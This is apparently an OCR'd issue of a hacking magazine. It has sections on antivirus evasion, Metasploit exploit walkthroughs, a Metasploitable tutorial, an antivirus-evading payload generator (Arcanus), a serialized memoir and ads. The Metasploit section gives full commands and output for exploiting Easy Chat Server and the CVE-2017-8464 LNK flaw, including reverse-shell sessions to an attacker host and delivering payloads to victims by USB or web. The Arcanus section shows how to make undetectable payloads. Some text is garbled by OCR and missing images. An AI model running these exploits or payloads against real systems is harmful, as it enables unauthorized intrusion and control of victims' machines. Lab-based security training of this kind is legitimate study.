These are the main techniques used by most modern antivirus to detect malware. Apart from these, there is another detection technique used by some antivirus. It is,

3. Behavior Based Detection :

This type of detection works by detecting the behavior of the file after execution. Aptly named anti malware will check the processes that are being undertaken after the file is executed. If t -he action seems suspicious, it will either delete the file or quarantine it.

With this answered, I will come to your second question. How do hackers make malwa -re that can bypass antivirus. The race between anti malware and malware to outsmart each other can be compared to that of the evolutionary competition between Newt and Garter Sna- ke. To those who have no idea what are these, they are animals living mostly in America and some parts of world.

Newt is a salamander known for its poisoned rough skin. Newt sequesters its poison c- alled Tetrodoxine in its skin. The Newt is considered so poisonous that it can kill a human at minimum. But the Garter Snake makes an easy meal of the poisonous Newt. Evolution incre- ased its immunity to Newt's poison. As Garter snake developed immunity to withstand Newt's poison, Newt's started producing more of that toxin to outsmart their opponents. This evolutio -nary arms race is still going on.

It is exactly the same with the makers of malware and anti-malware. As anti-malware becomes more potent in detection of malware, the makers of malware are coming up with ne -w techniques to bypass them. Encryption, wrapping, packing and obfuscation are some of th -e methods hackers use to bypass the anti-malware.

Fixing Login error in Kali Rolling

METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit This Month. As always we will learn about th -ree exploits of Metasploit.

Easy Chat Server User Registration Buffer Overflow Exploit

Easy Chat Server is a Windows based software useful to set up a simple chat server. It is co-nsidered the simplest solution to set up a community chat room for a group or company. It is considered the simplest because it doen't require any other installation like Java.

The latest version of Easy Chat server suffers from a buffer overflow vulnerability. This vulnerability is triggered during user registration to the easy chat server. Let's see how we can exploit this vulnerability.

During a pen test, while scanning the network, I happen to find a live system with open ports. Most important of this is that port 80 is open. Port 80 signifies a web server is running.

```
root@kali:~# nmap 192.168.41.100-200

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-24 08:26 EDT
Nmap scan report for 192.168.41.129
Host is up (0.00095s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:80:77:BA (VMware)

Nmap scan report for 192.168.41.128
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.41.128 are closed
```

I decide to take a closer look at the system by running a verbose scan as shown below.

```
root@kali:~# nmap -sV -O 192.168.41.129

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-24 08:27 EDT
Nmap scan report for 192.168.41.129
Host is up (0.00026s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Easy Chat Server httpd 1.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Easy Chat Server httpd 1.0
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: W
ORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:80:77:BA (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
rosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
```

On port 80, a program called Easy Chat Server is running. I check Metasploit to find any expl
-oits related to it. I found one related to versions 2.0 to 3.1 of Easy Chat Server. I am not sure of the version my target system is running. I load the exploit and check its options.

```
msf > use exploit/windows/http/easychatserver_seh
msf exploit(easychatserver_seh) > showoptions
[-] Unknown command: showoptions.
msf exploit(easychatserver_seh) > show options

Module options (exploit/windows/http/easychatserver_seh):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connectior
s
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Easy Chat Server 2.0 to 3.1
```

I set the target IP and use the "check" command to see if this exploit will work but unfortunate
-ly this explloit doesn't support check command. I decide to take my chances and execute th
e exploit using the "run" command.

```
msf exploit(easychatserver_seh) > set RHOST 192.168.41.129
RHOST => 192.168.41.129
msf exploit(easychatserver_seh) > check
[*] 192.168.41.129:80 This module does not support check.
msf exploit(easychatserver_seh) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (956991 bytes) to 192.168.41.129
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.129:49227) a
t 2017-08-24 08:32:04 -0400


meterpreter >
meterpreter > sysinfo
Computer        : WIN-F4M7A1PMAAF
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-F4M7A1PMAAF\admin
meterpreter >
```

Voila, I got the meterpreter session on our target.

Microsoft Windows LNK CVE_2017_8464_lnk_rce Exploit

Our second exploit is a remote code execution exploit in Microsoft Windows. Earlier also we have seen some LNK vulnerabilities in Microsoft Windows but this one is special. You know why? A victim need not even click on the file we are creating as part of this exploit. We can host this file on a web server and direct our victim to that site. Otherwise we can save the file to a USB drive and insert it in our target's system. Both require a bit of social engineering.

This exploit works because a remote code execution vulnerability exists in Microsoft Windows that could allow remote code execution if the icon of a specially crafted shortcut is

displayed. An attacker who successfully exploited this vulnerability could gain the same user rights as the local user.

Let us see how this exploit works. Load the exploit as shown below and check the options it requires. using "show options" command.

```
msf > use exploit/windows/fileformat/cve_2017_8464_lnk_rce
msf exploit(cve_2017_8464_lnk_rce) > show options

Module options (exploit/windows/fileformat/cve_2017_8464_lnk_rce):

   Name      Current Setting        Required  Description
   ----      ---------------        --------  -----------
   DLLNAME   FlashPlayerCPLApp.cpl  no        The DLL file containing the payloa
d
   DRIVE                            no        Drive letter assigned to USB drive
 on victim's machine
   FILENAME  Flash Player.lnk       no        The LNK file


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(cve_2017_8464_lnk_rce) >
```

Type command "info" to see more information about the module.

```
Description:
  This module exploits a vulnerability in the handling of Windows
  Shortcut files (.LNK) that contain a dynamic icon, loaded from a
  malicious DLL. This vulnerability is a variant of MS15-020
  (CVE-2015-0096). The created LNK file is similar except an
  additional SpecialFolderDataBlock is included. The folder ID set in
  this SpecialFolderDataBlock is set to the Control Panel. This is
  enought to bypass the CPL whitelist. This bypass can be used to
  trick Windows into loading an arbitrary DLL file.

References:
  https://cvedetails.com/cve/CVE-2017-8464/
  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-84
64
  http://www.vxjump.net/files/vuln_analysis/cve-2017-8464.txt
  https://msdn.microsoft.com/en-us/library/dd871305.aspx
  http://www.geoffchappell.com/notes/security/stuxnet/ctrlfldr.htm
  https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-pa
pers/wp-cpl-malware.pdf

msf exploit(cve_2017_8464_lnk_rce) >
```

Set the windows/meterpreter/reverse_tcp payload and configure its options as shown below.

```
payload => windows/meterpreter/reverse_tcp
msf exploit(cve_2017_8464_lnk_rce) > show options

Module options (exploit/windows/fileformat/cve_2017_8464_lnk_rce):

   Name      Current Setting        Required  Description
   ----      ---------------        --------  -----------
   DLLNAME   FlashPlayerCPLApp.cpl  no        The DLL file containing the payloa
d
   DRIVE     e                      no        Drive letter assigned to USB drive
 on victim's machine
   FILENAME  Flash Player.lnk       no        The LNK file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

Set the LHOST address and run the exploit. It will create a file in the folder as shown below.

```
msf exploit(cve_2017_8464_lnk_rce) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(cve_2017_8464_lnk_rce) > run

[*] /root/.msf4/local/FlashPlayerCPLApp.cpl created, copy it to the root folder
of the target USB drive
[*] /root/.msf4/local/FlashPlayer.lnk created, copy to the target USB drive
msf exploit(cve_2017_8464_lnk_rce) >
```

Now send the file to our victim's using any one of the methods discussed above. We will get a meterpreter session as shown below.

```
msf exploit(handler) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (956991 bytes) to 192.168.41.129
[*] Meterpreter session 3 opened (192.168.41.128:4444 -> 192.168.41.129:49172) a
t 2017-08-24 09:24:41 -0400



s
hello
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) >
```


If the exploit got interrupted as shown below, type command "sessions -l" to see the available meterpreter sessions as shown below.

```
[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (956991 bytes) to 192.168.41.129
[*] Meterpreter session 3 opened (192.168.41.128:4444 -> 192.168.41.129:49172) a
t 2017-08-24 09:24:41 -0400



s
hello
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                            Connecti
on
  --  ----                   -----------                            --------
--
  3   meterpreter x86/windows  WIN-F4M7A1PMAAF\admin @ WIN-F4M7A1PMAAF  192.168.
41.128:4444 -> 192.168.41.129:49172 (192.168.41.129)

msf exploit(handler) >
```


Microsoft Windows Applications Enumeration Post exploit

Once a Windows system is hacked, privilege escalation is the next step. One of the ways to escalate privileges in a Windows system would be to find vulnerabilities in the programs inst-alled in our target Windows system. We can do this manually but Metasploit has a post modu-le to do exactly this. Let us see how to use it.

Send the current meterpreter session to background and load the enum_applications module as shown below. Just like any other POST module, it needs only one option, the session id of the meterpreter session we just sent to background.



Set the session Id and execute the module as shonw below,.



As you can see, the module successfully gave us the programs installed on our victim's system.

Fixing Vulnerability Assessment PART-2


METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we saw how vulnerability assessment is performed using a Vulnerability scanner. However, black hat hackers rarely use automated vulnerability scanners on their targets. Today we will see how black hats perform vulnerability assessment.


Vulnerability Assessment is the process of evaluating the weakness of a system or network.It identifies the vulnerabilities in a system or network and helps black hats to devise exploits to get access to a target system or network.

For example, imagine I am a black hat who performed a Nmap scan on the target (in this case, Metasploitable). The target has displayed so many banners of the services running.






So the first thing I do is perform a Google search for any exploit or vulnerability for the servic-e displayed. Luckily in the example below, we get an exploit for the aforementioned version o-f ftp server and that happens to be a Metasploit exploit. The only thing hacker has to do is d-ownload the exploit and run it.



Here's another example for another service. Here we have vulnerabilities listed. So we have to write an exploit for that vulnerability.



Displayed banners are like a godsend to hackers who are trying to breach the system or net-work. Searching for vulnerabilities or exploits for that particular service is the only thing hack-ers have to do. If the hackers are lucky, they might get an exploit or in the worst case a vuln-erability.


But what do black hats do if they don't get any vulnerability or exploit for the service run-ning on the target. Will they give up?. Well most probably no. If the service is running a open source version, they will download it and test it for vulnerabilities on their own system. Well if the service is running a commercial version, they will try to grab a pirated version of the softw-are to test it. Once they are successful in finding a vulnerability, they will write an exploit for it. Python, Ruby, C and C++ are some of the common programming languages used to write an exploit.

Arcanus Framework


NOT JUST ANOTHER TOOL

Hello aspiring hackers. Today in Not Just Another Tool section, we will learn about a new tool useful in Windows hacking. This tool is Arcanus Framework. Arcanus Framework is a custom -ized payload generator that can generate payloads which are undetectable by almost all of the antiviruses (till date). This could be very useful in penetration testing.


This tool requires golang to work. Install Golang and then clone Arcanus from Github as shown below.



Once Arcanus is installed, navigate to the ARCANUS directory created and view its contents. We should see a file ARANUS_x86. We will generate a x_86 payload. First change its permis -sions as shown below.



Execute the file as shown below. You should see an ARCANUS logo as shown below.




Let us see how to generate a payload using Arcanus Framework. You will see five options as shown below. Since we are about to hack Windows, we will generate a windows payload by choosing option 2.


It will prompt you to enter the attacker IP address (in our case the address of Kali Linux) and a port on which you to listen for the reverse shell. Enter the values and hit “Enter”.

It will generate the payload and automatically start a listener as shown below.

The payload will be generated with the name “payload.exe” as shown below in the ARCANU-S directory.



Next we need to send this payload to the victim. When the victim clicks on the payload we se nt, we will get a shell of the victim as shown below.



Similarly we can create a payload to hack Linux systems. This can be done by choosing the option as shown below.

WARNING:

This tool has been displayed for educational purpose only. Using this tool on systems on which you have no permission is illegal and is punishable.

First Interview - Part 2

HACKED - The Beginning

After waiting for some time, a lady came and called some names. Then announced tha -t they can go away as they will call them back. This was my first interview but I know what "call them back" means. I heard it around so may quarters. It was a polite way of rejecting the -m.

On the positive note, I entered second round. That was a boost to my confidence. They called one by one inside. My turn came and it was an interview round. The interviewer was a friendly guy. After exchanging pleasantries, he started asking about me. I was prepared for th -at. Then he started asking technical questions. The questions were a mix of both networking and security. I got many questions on networking wrong. Like what does T mean in 10BaseT, star network, bus network etc.

While learning hacking, I downloaded a free ebook on networking to learn about it. But I didn't prepare anything about networking for this interview. I only prepared about security and I think I answered those well. The interviewer was good and asked me to even try answering those questions which I was unable to answer. After the round was over, he asked me to eat my lunch and come back for the second round.

As I was leaving, I saw him writing "good in security" on my resume. That itself gave me a feeling of getting a job. I went away for lunch as I was feeling very hungry. Had some nood- les and passed my time standing here and there. As time came close, I returned to the office once again. I made some friends there from those who attended the interview.

They kept us waiting for a long time. I saw some candidaes studying earnestly. The de- sperateness for the job was evident all around. I was the only one talking to my newly made friends. Even they had a book in their hands but they were chatting in between. I learnt that they came for a post of Solaris administrator and Linux administrator. I was hearing the word Solaris for the first time. Oh God, there was so much I had to learn.

It was already evening. The wait went for rather long time. The second round was goin -g excruciatingly slow. Some of the candidates whose second round was over were leaving. Finally they called a batch of candidates inside which included me and one of my newly mad- e friend. Once inside they were calling candidates one by one each into a room. The time for each candidate's interview was long once again. Those who were with me were joking as to what exactly was happening inside.

After some time, I decided to observe the office from a hacker's point of view. The entry to inside was protected by a finger print door opener (I don't know what people call it). There was also a guard outside. But tailgating is possible sometimes. Once inside, the office was di vided into rooms but systems were all present in the main hall like thing. There was a room labelled as "server" so it obviously had the server inside.It didn't have any restriction for entry. What could the type of server it would be, I thought. Solaris, Linux ....

As I was thinking about it, a woman (she was th HR) called me and some others to a ro om. There were total six of us. She told that we have to go to Guntur and our salary would be 7000 rupees for two years for which period we have give them a bond. She said it was the be -st employee policy any company can give to freshers. Two of us agreed. As they were talkin- g, I had a query myself. As to what was the role I was being offered. Another candidate seco- nded my question. She went outside, came back and said she will call us all back.

To Be continued

Hi Readers, If you know

any NON-PROFIT or a

charity organization that

needs a FREE security

check of their network

or

websites, please refer

them to this email

pentest@hackercool.com

This offer is only valid for

NON-PROFIT or


CHARITY

organizations.

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.
>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to comm ercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyb er security professionals but also beginn ers who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hackercool Magazine is a cyber secur -ity monthly magazine which covers b- oth advanced cyber security topics and basics of ethical hacking.
>It already has around 200 subscriber s till date and growing very fast.
> This subscriber list doesn't include users who read this magazine on othe r platforms like Kindle, Nook, Barnes & Noble and Playster.
> Our readerbase consists of cyber se curity pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.
> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com